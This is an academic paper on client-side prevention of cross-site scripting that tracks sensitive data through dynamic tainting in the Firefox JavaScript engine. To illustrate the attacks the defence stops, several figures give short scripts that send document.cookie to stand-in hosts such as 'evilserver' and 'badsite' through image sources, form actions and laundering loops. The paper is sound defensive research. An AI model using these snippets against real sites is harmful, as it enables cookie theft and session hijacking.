Cross Site Scripting (XSS) Attack Prevention with Dynamic Data Tainting

Philipp Vogt

10.03.2006

Abstract

Cross site scripting (XSS) is a common security problem of web applications where an attacker can inject scripting code into the output of the application that is then sent to a user's web browser. In the browser, this scripting code is executed and used to transfer sensitive data to a third party. Todays solutions attempt to prevent XSS on the server side, for example, by inspecting and modifying the data sent to and from the web application. The presented solution, on the other hand, stops XSS attacks on the client side by tracking the use of sensitive information in the JavaScript engine of the web browser. If sensitive information is about to be transfered to a third party, the user can decide if this should be allowed or not. As a result, the user has an additional protection layer when surfing websites without solely depending on the security of the web application.

1 Introduction

Today, many websites use dynamic elements in the content produced for their visitors. These dynamic elements are filled by web applications on the server, using information from databases and user input. The resulting output is then sent to the users. A cross site scripting (XSS) attack is the result of a vulnerability of a web application where an attacker can inject scripting code into the output of generated web pages. When a user accesses the vulnerable web application, the injected code is included as part of the normal web page content. The web browser (e.g., Mozilla Firefox [15]) displays this content and executes the included malicious scripting code. As a result, this program can access sensitive data stored in the user's web browser (e.g., a cookie that can be accessed with `document.cookie`) and transfer it to a third party (i.e., a website that is under the attacker's control). Then, the attacker can use the gathered information to impersonate the victim or hijack the session. When malicious code is run in the context of a document of the vulnerable website, the same origin policy [14] (which would not allow that a script loaded in a document from the attacker domain can access data in a document loaded from another domain) is circumvented.

There are two general methods to inject malicious code into the web page that is displayed to the user. The first method, called "Stored XSS", stores the malicious code in a resource managed by the web application. Later, the victim requests a dynamic page that uses the resource that contains the code. Consider a web based bulletin board system (e.g., phpBB [26]) where people can enter messages that are then displayed to anyone interested to read them. Let us assume further that the application does not remove script content from messages that are posted. In this case, the attacker can craft a message similar to the one in Figure 1. This message contains the malicious JavaScript code, which is stored by the board in its database. A visiting user that reads this message retrieves the scripting code as part of the message. This script is then executed and can send the cookie of the user to a server under control of the attacker.

The second method, called "Reflected XSS", uses the web application to send the code back as part of a user request, which already contains the code. An example for this class of XSS attacks are emails that are sent to users where the malicious code is part of a link in the emails. The

```
Look at this picture! <img src=”image.jpg”>
<script>
  document.images[0].src = "http://evilserver/image.jpg" +
    "?stolencookie=" + document.cookie;
</script>
```

Figure 1: Transfer of a cookie

victim is tricked into clicking on the link to visit the vulnerable web application. As a result, the cross site scripting part of the link is sent back (reflected) to user in the displayed web page.

The following main issues in a web application can lead to cross site scripting vulnerabilities:

- Input to the web application is not filtered for malicious scripting code.
- Output is not correctly filtered, or escaped, when it is sent to the user's web browser.

The optimal approach to prevent XSS attacks is to close the responsible security holes in the web application. To this end, the web application must properly validate all input, in particular, remove malicious scripts. Checking the web application for proper input validation can be done using static or dynamic techniques. A technique to statically analyse an application to ensure that all input is properly validated is presented in [22]. Here, the authors present a system that analyses ASP source code for a path in a control flow graph that connect the input sources to the output sources (i.e., input is used in the output of the page). In [2, 25], dynamic solutions based on information flow and tainting are presented. These systems mark (or taint) user input when it enters the application and track its usage by the program. Whenever tainted data is sent back to the user due to a program error, the system system terminates the operation. Dynamic techniques often use filters to strip malicious scripting code (e.g., remove all html-tags like `<script>`) from user input [6, 20] or by escaping and filtering output before sending it to the web browser (e.g., all '<' characters are turned into '`&lt;`') [7, 20]. The intrusion detection system in [21] allows server side detection of XSS attacks by monitoring the traffic exchanged between the web application and the user by alerting on anomalous request parameters.

Server side prevention has the drawback that users have to trust the web site operators to check their applications for attack vectors and to remove vulnerabilities by installing the latest security updates. Unfortunately, many web applications are installed once and later not updated on a regular basis. Thus, the danger of visiting websites that can contain malicious code remains.

On the client side, there are fewer solutions. A proxy based solution presented in [19], monitors the traffic exchanged between the web browser to the websites. The requests and responses are analysed for special characters (e.g., `"<"` that marks the beginning of an HTML tag) to detect vulnerable web applications. Apart from this, as proposed in [6], users can often only either turn off scripting or be careful about the sites they visit.

The solution proposed in this paper uses dynamic data tainting. In contrast to traditional, tainting based approaches on the server side, we taint sensitive information on the client. The goal is to ensure that a JavaScript program can only send sensitive information back to the site where it was loaded from. Thus, the information flow of sensitive data is tracked by the JavaScript engine of the browser, and attempts to relay such information to a third party are prevented. For this solution, all sensitive information is initially marked (i.e., tainted) and then tracked while it is processed. Similar to the solutions presented in [2, 25], data dependencies are handled. That is, tainting information is tracked through operations and assignments to temporary variables. In addition, our solution can also handle control dependencies. In this case, the result of operations are tainted when their outcome depends on the value of a tainted variable (e.g., tainted data is used in control structures (e.g., `if-else`, `switch`) and loops (e.g., `for`, `while`)). This is important to prevent an attacker from leaking sensitive data by manipulating certain variables without introducing direct data dependencies. Figure 2 provides an example to illustrate the importance

```
var cookie = document.cookie;   // cookie tainted
var dut = "";
// copy cookie content to dut
for (i = 0; i < cookie.length; i++) {
  switch (cookie[i]) {
    case 'a': dut += 'a';break;
    case 'b': dut += 'b';break;

  }
}
// dut is now copy of cookie
document.images[0].src = "http://badsite/cookie?" + dut;
```

Figure 2: Control dependency

of control dependencies. In this example, the attacker copies the cookie from the variable `cookie` to the variable `dut` with a for-loop and a switch statement for any character in `cookie`. With just data dependency, the `dut` variable would not be tainted after the loop because the character literals assigned to it in the switch statement are not tainted. When control dependencies are considered, however, everything in the scope of the switch statement is tainted as a tainted value is tested in the head of the switch statement. In addition to the tracking of taint information in the JavaScript engine, tainted data stored in and retrieved from the document object model (DOM [11]) tree of the HTML ([9, 10]) page remains tainted to prevent laundering attempts. The solution is implemented on the client side as a part of the web browser's JavaScript engine that allows protection of the surfing user without depending on the XSS security of visited websites.

2 Related work

The problem of HTML tag injection into dynamic web pages is described in [6]. If the injected tag is a `<script>` tag that contains scripting code (e.g., JavaScript as standardised in [18]) it is called cross site scripting (XSS) [8, 20]. Many papers describe how web applications on the server side can be protected from XSS attacks. These solutions either require initiative from the developers while designing and implementing their web applications or an additional check in the testing phase.

In [7], it is explained how to filter malicious tags from untrusted input in a web application (and that setting the document character encoding [9] for generated web pages helps to recognise special characters for filtering). A special character such as "<", which marks the beginning of an HTML tag, has a representation in ASCII and multi-byte representations in other schemes (e.g., UTF-7). Web browsers are allowed to treat the multi-byte representation similar to the ASCII character if no document character encoding is set (according to [9]). The advisory suggests that any special character in the output should be encoded either as a HTML reference entity (e.g., "ä" as "`&auml;`") or as a numerical entry value of the character in the specified document character encoding (e.g., "ä" as "&#228;" in ISO 8859-1 (Latin 1)).

Protection from XSS attacks can be achieved by modifying the interpreter that executes a web application. In [2], it is described how tainting in the Perl interpreter can be used to prevent usage of untrusted input to interact with the environment. Tainting means that input (e.g., data obtained from command line arguments, file content, or input variables) is marked as being untrusted, and it remains in this state as long as it is processed by the interpreter. The attempt to use tainted data directly or indirectly in any command that invokes a sub-shell or modifies files, directories, or processes will be prevented with an error. Explicit checking has to be enabled by the developer, or it is automatically enabled when the program runs with differing real and effective user or group IDs. The developer can test the status of data for its tainted status. In addition, he can also sanitise the data to become untainted status by using this data as a hash key or by extracting information in regular expressions.

The authors of [25] integrate their solution directly into the PHP interpreter. This allows to run existing web applications under protection from XSS attacks, without the need to modify them. The solution protects from SQL injection and cross site scripting by tainting input data or parts of input data that is stored in strings. The input can be session variables, database results, and external variables (i.e., hidden form variables, cookies and HTTP header information). The information is tracked through functions and assignments. If a security critical function is called, a check is performed to determine whether arguments are tainted. If this is the case, the call is prevented.

Other solutions can be used after the application is deployed, without modifying the software [21, 22]. The system in [21] analyses the log files of the web server to detect attacks while the web application is running. The solution consists of a training and a detection phase. In the learning phase, scores are calculated by a model that is based on the query strings that are sent to the web application. The model and the scores get adapted to the web application. In the detection phase, the score for each query string is calculated using the trained models. Exceeding a certain threshold is a hint for an attack. In [22], the authors propose to use a static analysis of the web application to find vulnerabilities. A web application does not have to be vulnerable to attacks if only single web pages are potentially vulnerable. For example, a web application stores user input in a database that is later displayed on user request. While the web page that stores the user input without filtering it may be potentially vulnerable according to statical tests, the application as a whole is not vulnerable, because the data from the database included in the output is properly encoded. Therefore, they perform additional dynamic tests for actual vulnerabilities on the web application parts that use the web pages that failed the static tests.

Solutions on the server side have the drawback of only protecting the web application and the visiting users.

In [19], the authors implemented a proxy that can be used to protect a user while surfing on the Internet. To this end, the proxy analyses the HTTP requests and responses between the web browser and the web servers. It has two modes: the response change mode and the request change mode. The response change mode scans the requests of the web browser for HTML special tags (e.g., the "<" tag). If the response from the web application contains sequences that include the tags from the request, the website is considered to be vulnerable to XSS. As a result, the tags in the response are encoded before forwarded to the user to protect him. In the request change mode, random numbers for each request parameter are generated. All HTML special tags in a request parameter are extended with the generated number (i.e., it acts as an identifier). For example, for the parameter "`<s>test</s>`" the number 234 is generated as identifier. The request is modified and becomes "`<234s>234test<234/s>234`". This modified request is sent to the web application, and the response is scanned for the occurrence of the modified tags (i.e., for "`<234`" and "`>234`"). If the response contains the modified tags, it is vulnerable to XSS. The system can even tell which parameter is vulnerable, because the identity is different for each parameter. This mode doubles the traffic because it first has to test the application with the modified tags and then it gets the web page the user requested with the unmodified request. An additional drawback is that only reflected XSS attacks can be detected.

[17] uses an auditing system in the Mozilla Firefox web browser that can perform both anomaly or misuse detection. This system monitors the execution of JavaScript and compares it to high level policies to detect malicious behaviour. For each scenario, specific rules have to be defined to enable detection. These rules allow to specify sequences of JavaScript methods, together with their corresponding, that are considered malicious, parameters. With this information, state driven rules can be implemented. The system performs most of the auditing in XPConnect, which is the layer that connects the JavaScript engine with the other components of Mozilla Firefox. Some additional auditing features are implemented in DOMClassInfo (interface flattening and behaviour implementing), LiveConnect (communication between JavaScript, Java applets and other plug-ins) and the Security Manager.

Object	Tainted properties
Document	cookie, domain, forms*, lastModified, links*, referrer, title, URL
Form	action
Any form input element	checked, defaultChecked, defaultValue, name, selectedIndex, toString, value
History	current**, next**, previous**, toString
Select option	defaultSelected, selected, text, value
Location and Link	hash, host, hostname, href, pathname, port, protocol, search, toString
Window	defaultStatus, status

* not implemented

** "history" is special as access is prevented by the Security Manager with "permission denied".

Table 1: Initial tainted sources

3 Dynamic data tainting

In a cross site scripting attack, the code that is inserted into the output of the web application is under control of the attacker. This code is executed in the user's web browser, where it typically collects sensitive information, processes it (e.g., concatenate it into a string), and then sends it to a site where the attacker can collect the information. Because the code runs in the context of the vulnerable website, it is not distinguishable from normal application behaviour. To track sensitive information, the concept of "dynamic data tainting" (as described in [2, 25]) is used. "Tainting" denotes that data that contains sensitive information is initially marked. Every result of an operation that processes tainted data is tainted as well. When tainted data is about to be transferred to a remote location, different kinds of action can be taken. Examples are logging, preventing the transfer, or stopping the program with an error. "Dynamic" denotes the fact that the information flow is tracked while the program is executed. That is, when an operation is executed, it is decided for this operation and its operators whether it is necessary to taint the result or not.


The next subsections discuss the data flow in a typical script execution. We will first show what kind of information is considered sensitive and thus, is tainted in Subsection 3.1. Then, Subsection 3.2 presents how tainted data is tracked during execution.

3.1 Initial tainting

For our tainting approach, we have to define certain data sources that are considered sensitive and thus, are always tainted. Table 1 is taken from [24] and shows which elements in a web browser can contain sensitive information and therefore, should initially be tainted. Our system taints these elements in the document object model (DOM [11]). Most of the elements in the DOM tree have corresponding elements in the HTML ([9, 10]) page (e.g., `document.title`) but there are also a few additional items (such as `document.cookie`).

Please note that `document.forms` and `document.links` are not initially tainted. The reason for not tainting them is, that they are only containers for specific forms or links. Of course, sensitive parts of forms or links are already covered by more specific properties (such as input elements). Note that the `history.current`, `history.next` and `history.previous` URLs can not be accessed because the Security Manager denies such attempts. Our implementation taints the data nevertheless in case the Security Manager would allow access.

Figure 3 shows the interaction between the JavaScript engine and the browser component when a script is executed. More precisely, it illustrates the information from when the `document.cookie` is accessed and shows where and when initial tainting is performed. Assume that the HTML page contains a script (1) that accesses the cookie of the document (which is sensitive). The script is



```
<html>
  <head>
    <title>Getcookie</title>
      <script type="text/javascript">
        var x = document.cookie;
      </script>
  </head>
  <body>
    Some content here.
  </body>
</html>
```

```
00000:   1  defvar "x"
main:
00003:   1  bindname "x"
00006:   1  name "document"
00009:   1  getprop "cookie"
00012:   1  setname "x"
00015:   1  pop
```

Figure 3: Initially tainting data

parsed and compiled to a JavaScript program (2), which is then executed by the JavaScript engine. When the engine executes the statement that attempts to obtain the `cookie` property from the `document` (3), it generates a call to the implementation of the document class in the browser (4). Possible parameters of the call are converted from values understood by the JavaScript engine types to those defined in the browser (5). Then, the corresponding method in the browser, which implements the `document.cookie` method, is called (6). In this method, the initial tainting occurs (7). The returned value is converted into a value with a type used by the JavaScript engine (8). This conversion has to properly take into account the taint status of the value. The result of the operation that obtains the `cookie` property (i.e., variable x) is now tainted (9).

3.2 Tracking tainted data

JavaScript programs that are part of a web page are parsed and compiled into an internal byte code representation. These byte code instructions are then interpreted by the JavaScript engine. The instructions can be divided into the following broad classes of operations:

- assignments
- arithmetic and logic operations (`+`, `-`, `&`, etc.)
- control structures and loops (`if`, `while`, `switch`, `for in`)
- function calls, classes and `eval`

When an instruction is executed, parts (or all) of its operands could be tainted. Thus, for each instruction, there has to be a rule that defines under which circumstances the result of an operation has to be tainted (or what other kind of information is affected by the tainted data).

```
 1: var a = document.cookie;   // variable assignment
 2: function b(c) {
 3:   var d = document.cookie; // function variable assignment
 4:   c = document.cookie;     // function argument assignment
 5: }
 6: var obj = { };
 7: obj.x = document.cookie;  // object property assignment
 8: var arr = [ ];            // arr.length = 0
 9: if (document.cookie[0] == 'a') {
10:   arr[0] = 1;             // array element assignment
11: }
12: if (arr.length == 1) { y = 'a'; }
```

Figure 4: Assignments

```
var a = "a" + document.cookie;        // concat operation
var c = 15 & document.cookie.length;  // bitwise and
var d = document.cookie[0]; ++d;      // unary +
var e = 16 <= document.cookie.length; // relational less-than-or-equal
```

Figure 5: Operations

3.2.1 Assignments

In an assignment operation, the value of the left-hand side is set. If the right-hand side of the assignment is tainted, then the target on the left-hand side is also tainted. The JavaScript engine has different instructions for assignment to single variables, function variables, function arguments, array elements, and object properties. Some typical assignments can be seen in Figure 4.

In some cases, not only the variable that is assigned a tainted value must be tainted. For example, if an element of an array is tainted, then the whole array object needs to be tainted as well. This is necessary to ensure that the result of `arr.length` returns a tainted value. Consider the example from Line 8-12 in Figure 4. In Line 8 a new array is created with an initial length of 0. A value is assigned to the first element in Line 10, only if the first character of the cookie is an '`a`'. Now, the length of the array in Line 12 is 1 if the first character of the cookie is an '`a`', otherwise it is still 0. In Line 12, a new variable is set to '`a`', depending on the length of the array. When extending this method to cover all possible characters (e.g., '`a`' - '`z`', '`A`' - '`Z`', '`0`' - '`9`') , the attacker could try to copy the first character of the cookie to a new value, thereby attempting to bypass the tainting scheme. However, because in Line 10, we not only taint the first element but also the array object itself, the variable `y` in Line 12 is tainted. Likewise, if a property of an object is set to a tainted value, then the whole object needs to be tainted. The reason is that the property could be new, and in this case, the number of properties changed. This could allow an attacker to leak information.

3.2.2 Arithmetic and logic operations

Operations like the ones in Figure 5 can have one (e.g., unary +) or more operators (e.g., multiplication `*`). JavaScript, similar to Java byte-code, is a stack based language. That is, instructions that perform arithmetic or logic operations first pop the appropriate number of operands from the stack and then push back the result. The result is tainted if one of the used operands is tainted.

```
1: if (document.cookie == "a") {
2:   var x = 5;
3: }
```

Figure 6: Tainted scope covering an `if`-statement

```
00000:   2  defvar "x"
main:
00003:   1  name "document"
00006:   1  getprop "cookie"
00009:   1  string "a"
00012:   1  eq
00013:   1  ifeq 26 (13)
00016:   2  bindname "x"
00019:   2  uint16 5
00022:   2  setname "x"
00025:   2  pop
```

Figure 7: Opcodes for example in Figure 6

3.2.3 Control structures and loops

Control structures and loops are used to manipulate the execution flow of a program and to repeat certain sequences of instructions. There are following control structures and loops:

- `if` blocks (with and without `else`-branch)
- `switch` statements
- `with` statements
- Iteration statements (`do-while`, `while`, `for` and `for-in`)
- `try-catch-finally` blocks

If the condition of a control structure tests a tainted value, a "scope" is generated that covers the whole control structure. The results of all operations and assignments in the scope are tainted. This is used to implement control dependencies that prevent attempts of laundering tainted values by copying them to untainted values as illustrated in Figure 2. Because a tainted value (`cookie.length`) is used in the termination condition of the `for`-loop in Line 4, a scope from Line 4 to Line 10 is generated. An additional scope is generated from Line 5 to Line 9 because the `switch`-condition is tainted. When processing operations within a tainted scope, all results are tainted, regardless of the taint status of any involved operands. As a result, appending a character to the `dut` variable (e.g., in Line 6) taints the `dut` variable. Note that this would not be the case if only data dependencies were considered.

To define a scope covering the `if`-statement, the boundaries have to be known. Consider the example in Figure 6. An `if`-statement with a tainted condition (i.e., `document.cookie == "a"` in Line 1) is used to assign the variable `x` an integer value of `5` in Line 2. This JavaScript fragment is compiled into a byte-code representation with the opcodes seen in Figure 7. The first column in the figure contains the program counter (pc) value of the opcode, the second line corresponds to the line in Figure 6 and the rest of the line contains the opcode and optional information (e.g., a used variable). The opcode `ifeq` at pc=00013 tests the value on the stack (i.e., the condition of the `if`-statement) and jumps to pc=00026 if it is false to continue with the next statement after the `if`-statement. The opcodes from pc=00016 to pc=00025 are the body of the `if`-statement. Therefore, the start of the scope is pc=00013 (i.e., the pc of the current opcode) and the length

```
 1: if (tainted) {                   // scope to Line 5
 2:   x = 1;
 3: } else {
 4:   x = 2;
 5: }
 6: while (tainted) {                // scope to Line 9
 7:   tainted = false;
 8:   x += 2;                        // x is tainted
 9: }
10: for (i = 0; i < tainted; i++) { // scope for every iteration to Line 12
11:   y = y + "a";
12: }
13: for (x in tainted) {             // scope to Line 15
14:   ++props;
15: }
16: switch (tainted) {               // scope to Line 21
17:   case 1: res = 1; break;
18:   case tainted: res = 2;        // scope to Line 21 (perhaps no break)
19:     break;
20:   default: res = 3;
21: }
```

Figure 8: Control structures

```
1: var x = function (a) { return a+1; };  // anonymous function object is assigned
2: x(1);
3: function b(a) { return a+1; };         // named function object "b"
4: b(1);
5: function A() { this.x = 1; };          // defines an object "A"
6: var y = new A();                       // instantiate new object
```

Figure 9: Functions

can be determined with help of information in the opcode parameters (i.e., length=13 and next opcode at pc=00026). When the `if`-statement has an additional `else`-branch, a `goto`-opcode can be found at pc=00026 that contains the length of the `else`-branch.

Other control flow statements are handled similarly. If the object used by the `with` statement is tainted, a tainted scope to the end of the block is generated. `If-else`-statements generate scopes for both branches when the condition is tainted. The `while`, `for` and `for-in` loops are treated similar to the `if` and the `with` statement. In `do-while` loops, the scope is not generated until the tainted condition is tested. As a result, the first time the block is executed, no scope is generated. If the tested condition is tainted, a new tainted scope covering the repeated block is generated that remains until the loop is left. In the `try-catch-finally` statement, a scope is generated for the `catch`-block when the thrown exception object is tainted.

Some examples for control structures can be seen in Figure 8.

3.2.4 Function calls and `eval`

Functions in JavaScript come in different flavours: as anonymous function objects, named function objects, or as definitions for new classes (see Figure 9).

Functions are tainted if they are defined in a tainted scope (created from Line 1 to Line 3 because of tainted condition in Line 1) as seen in Line 2 in Figure 10. Everything done in or

```
 1: if (document.cookie[0] == 'a') {
 2:   x = function () { return 'a'; }; // tainted function
 3: }
 4: function func (par) { return par; }
 5: y = func(document.cookie[0]);      // tainted parameter
 6: function count() { return arguments.length - 1; };
 7: x = count(0, document.cookie[0]);
 8: y = "dut = count(1";
 9: for (i = 0; i < mycookie.charCodeAt(0); i++) { y += ",0"; }; y += ");";
10: eval(y); // y = "var dut = count(1,0,0,...,0);"
```

Figure 10: Function arguments

```
var x = "the cookie is: ";
// document.cookie = "session123"
eval("x += '" + document.cookie + "';");  // the parameter is tainted
// evaluates: x += 'session123';
alert(x);   // now x is tainted
```

Figure 11: Use of "`eval`"

returned by a tainted function (such as function `x` in Figure 10) is tainted. When called with tainted arguments, corresponding parameters in the function are tainted (as seen in Line 4 and Line 5 in Figure 10). In Line 5, the function `func` is called with a tainted parameter, which results in a tainted argument in Line 4. This tainted argument is returned and, because of this, the result of `func` in Line 5 is tainted as well. Line 6 and Line 7 in Figure 10 show that `arguments.length` is tainted if one of the arguments is tainted. The second parameter in Line 7 is tainted, and therefore, the returned value in Line 6 is tainted, which results in a tainted variable `x` in Line 7. A more elaborate example is shown in Line 8 to Line 10 in Figure 10. In Line 8 and Line 9, a string is assembled that assigns the return value of function `count` (returns one less than the number of arguments and is defined in Line 6) to the variable `dut`. The first argument of the call is untainted, while the other arguments are tainted because a tainted scope around the loop is created (explained in Subsection 3.2.3). The comment in Line 10 shows this fact in detail: the underlined arguments are the ones that are added by the tainted loop and therefore, are tainted. The evaluation of this string results in a tainted variable `dut` that is equal to the value of the character code of the first cookie character.

The `eval` function is special because its argument is treated as a JavaScript program and executed. If `eval` is called in a tainted scope or its parameter is tainted, a scope around the executed program is generated (see Figure 11), and every operation in the evaluated string is tainted.

3.2.5 DOM tree

An attacker could attempt to remove the taint status of a data element by temporarily storing it in a node of the DOM tree and later retrieving it (see Figure 12). To prevent laundering of data

```
document.getElementById("testtag").innerHTML = document.cookie;
var dut = document.getElementById("testtag").innerHTML;
// dut is tainted
```

Figure 12: DOM tree example

through the DOM tree, taint information must be returned outside the JavaScript engine (inside the browser) as well. To this end, the object that implements a DOM node is tainted whenever a JavaScript program stores a tainted value in this node. When it is accessed at a later time, the returned value is tainted.

4 Data transmission

Dynamic tainting as described in Section 3.2 just tracks the status of data elements while processing them in the JavaScript engine. No steps are taken to prevent the leakage of sensitive information. For example, the execution of JavaScript statements is not prevented in case of tainted variables, nor is any data or part of it removed during the processing. For a cross site scripting attack to be successful, the gathered data needs to be transferred to a site that is under the control of the attacker. That is, the tainted data has to be transferred to a third party. This transfer can be achieved using a variety of methods. Some examples include:

- Changing the location of the current web page by setting `document.location`.
- Changing the source of an image in the web page
- Automatically submitting a form in the web page
- Using special objects like the `XMLHttpRequest` object

To successfully prevent a cross site scripting attack, we prevent the transfer of tainted data with the help of any of these methods (or, more precisely, ask the user whether this transfer should be allowed).

5 Implementation

Our prototype implementation extends the Mozilla Firefox 1.0pre [15] web browser.

Initially tainted values are the ones listed in Table 1. There are two different parts in the web browser that can contain tainted data objects. One part is the JavaScript engine, which is called SpiderMonkey [13]. Here, variables, functions, scopes, and objects can be tainted, as a result of sensitive data that is processed by JavaScript programs. The other part is the implementation of the DOM tree (e.g., `location.href`). We needed to modify data structures in both parts to store the additional tainting information.

In the JavaScript engine, a *jsval* is used to store data. A *jsval* is a 32-bit value that encodes type information of the data object that it represents. In addition, it either holds the value of the data object directly or a reference to a complex structure containing the actual value. For primitive types (such as int, boolean, null, and void), the 32-bits hold both type information and the value. In this case, the least significant bit(s) store the type, while the higher-order bits hold the value. For example, for an integer, the least significant bit is set to 1 to define the type as integer while the other 31 bits contain the value.

To store taint information, we can easily extend the complex structures with a taint flag. Unfortunately, the primitive types do not allow to store additional information directly, because there is no space in *jsval*. To solve this problem, we convert a primitive value that has to be tainted into a tainted double, which holds the converted value and the tainted flag. To be able to determine the original type and value of a converted primitive value, we store the original type in the complex structure when we convert the primitive to a complex type.

To store tainted values in the DOM implementation, we again have to distinguish between complex and primitive types. We extended the string classes in the browser part to contain the tainted flag. The strings automatically transfer the tainting information when concatenated or parts of the string result in a new string. If a JavaScript program accesses the browser methods,

```
<!-- a search form -->
<form action="http://goodserver/processsearch" name="searchform">
  <input type="text" name="searchtext">
</form>
<!-- malicious script to transfer cookie-->
<script>
  document.searchform.action = "http://evilserver/fakesearch" +
    "?stolencookie=" + document.cookie;
  document.searchform.submit();
</script>
```


Figure 13: Data transfer with a form

tainted JavaScript strings are converted into corresponding tainted string classes in the browser and vice versa.

Similar to the primitive types in the JavaScript engine, the integers or booleans in the browser part cannot hold additional taint information. Changing the types used by the DOM implementation would have resulted in changing the interface and rewriting large parts of the implementation. To avoid this, we taint the DOM node if a tainted value is stored. If a value is retrieved from a tainted node, the corresponding JavaScript value is tainted as well. This step would render tainting of the browser string classes obsolete. However, we want to keep the advantage having taint information propagate automatically. When tainted strings are processed (and, e.g., copied) in the web browser. Unfortunately, the DOM nodes of initially tainted sources that return primitive types (such as integers or booleans) are not tainted by default. To solve the problem, we first identified which initially tainted sources return primitive types and which methods in the browser part get called to retrieve them. Then, we ensured that JavaScript return values get tainted if one of these methods gets called. For example, a JavaScript program reads the `selectedIndex` property of an input element, which is one of the initially tainted sources that returns a primitive type (i.e., an integer). The value of the property is determined by the return value of the browser method `getSelectedIndex`. Before this browser method is called, a check is performed whether this method is one of the methods that access an initially tainted source that returns a primitive value. This is true for `getSelectedIndex`, thus, the result of the method call is converted into a tainted JavaScript value.

When a JavaScript program attempts to transfer sensitive data, a check is performed whether the host from which the document is loaded and the host to which sensitive data is sent are on two different domains. The transfer of sensitive information between two different domains is always suspicious. Therefore, the user can decide if the transfer should be allowed or denied. To this end, the domain of the web page that contains the JavaScript program and the domain of the target host is determined. The definition of a domain is implemented as being the last two parts of the host (e.g., for `http://www.google.com` it is `google.com`). This definition of a domain will fail for `www.goodserver.co.at` as the host with the web application and `www.badserver.co.at` as the site where the attacker sends sensitive information to. The reason for this is that the algorithm will extract the domain for both hosts as `co.at`. If the host is defined by an IPv4 address, the complete address is treated as a domain. The problem of transferring sensitive data to another part of the same domain where the attacker can gather the information is not covered by our solution.

Two examples of transfer methods are implemented by our solution (see Figures 1, 13). GET requests [4] for an image (i.e., `document.images[0].src = document.cookie;`) or POST requests [4] to submit a form are checked for tainted data. Because the transfer of tainted data across domain borders is suspicious, the user can decide if the transfer should be allowed or denied. Additionally the user can decide to permanently allow or deny all transfers between the two domains. The persistently stored policy can either be “Always Yes” (to allow) or “Always No”



Slashdot: News for nerds, stuff that matters - Mozilla Firefox
File
Edit
View
Go
Bookmarks
Tools
Help
http://slashdot.org/
Slashdot: News for nerds, stuff that ...
Confirm
Yes
No
Always Yes
Always No
RSS

Allow connection from host "slashdot.org" to host "www.google-analytics.com"

Read www.google-analytics.com

Figure 14: Data transfer question

```
 1: document.images[0].src = "http://evilserver/val?teststart";
 2: var untainted = 1; // tainted == true;
 3: do { tainted = !tainted; --untainted;
 4: } while (tainted == false);
 5: document.images[0].src = "http://evilserver/val?" + untainted;
 6:
 7: var untainted2 = 1; // tainted == false;
 8: do { tainted = !tainted; --untainted2;
 9: } while (tainted == false);
10: document.images[0].src = "http://evilserver/val2?" + untainted2;
```

Figure 15: `do-while` loop attack

